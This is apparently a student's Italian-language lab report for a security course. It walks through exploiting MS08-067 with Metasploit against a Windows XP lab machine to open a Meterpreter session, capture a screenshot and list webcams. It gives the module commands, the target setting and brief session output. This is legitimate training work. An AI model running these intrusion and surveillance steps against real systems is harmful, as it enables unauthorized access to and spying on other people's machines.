Epicode
CS-0124
Francesco Ficetti
Pratica S7/L3

Indice

Traccia


Viene richiesto di ottenere una sessione di Meterpreter sul target Windows XP, sfruttando con Metasploit la vulnerabilità *MS08-067*.
Una volta ottenuta la sessione, si dovrà:

- Recuperare uno screenshot tramite la sessione Meterpreter.
- Individuare la presenza o meno di Webcam sulla macchina Windows XP.


Svolgimento

Configurazione di Metasploit

Per sfruttare questa vulnerabilità è necessario sapere il path della stessa, per conoscerlo, utilizzare il comando *search ms08-067*.



Per poterlo utilizzare, eseguire il comando *use*, seguito dal path.



Come si può vedere in figura, l'exploit è stato selezionato.
Ora è necessario capire quali parametri devono essere configurati per poterlo avviare. Il comando da eseguire è *show options*.

I parametri fondamentali per il funzionamento dell'exploit, sono quelli che hanno *yes* come valore, nella colonna *Required*. Nel nostro caso sono tre:


- *rhosts*, ovvero l'indirizzo IP della macchina su cui gira il servizio che vogliamo attaccare (Windows XP);
- *rport*, ovvero la porta su cui è attivo quel servizio, impostato di default a 445;
- *smbpipe*.

Il comando da eseguire è *set rhosts 192.168.1.50*.

Per quanto riguarda il payload, utilizzeremo quello consigliato, ovvero una shell meterpreter.

Esecuzione di Metasploit

Dopo aver configurato Metasploit, si può eseguire l'attacco con il comando *exploit*.



Come si può vedere, Metasploit è riuscito ad avviare una shell meterpreter sulla macchina target, sfruttando una vulnerabilità del protocollo smb, protocollo per la condivisione di risorse in rete.

Utilizzo di Meterpreter

Meterpreter è un payload di Metasploit che permette di ottenere una shell sulla macchina target.
Per ottenere uno screenshot della macchina, il comando da eseguire è *screenshot*.

```
meterpreter > screenshot
Screenshot saved to: /home/francesco/ZtZzeHyD.jpeg
```

Come si vede, è stato fatto uno screenshot e salvato sul nostro PC.
Per individuare la presenza di una webcam, il comando è *webcam_list*.

```
meterpreter > webcam_list
[-] No webcams were found
```

Come si vede, non è presente alcuna webcam sulla nostra macchina Win XP.

Conclusioni

L'attacco è stato eseguito con successo.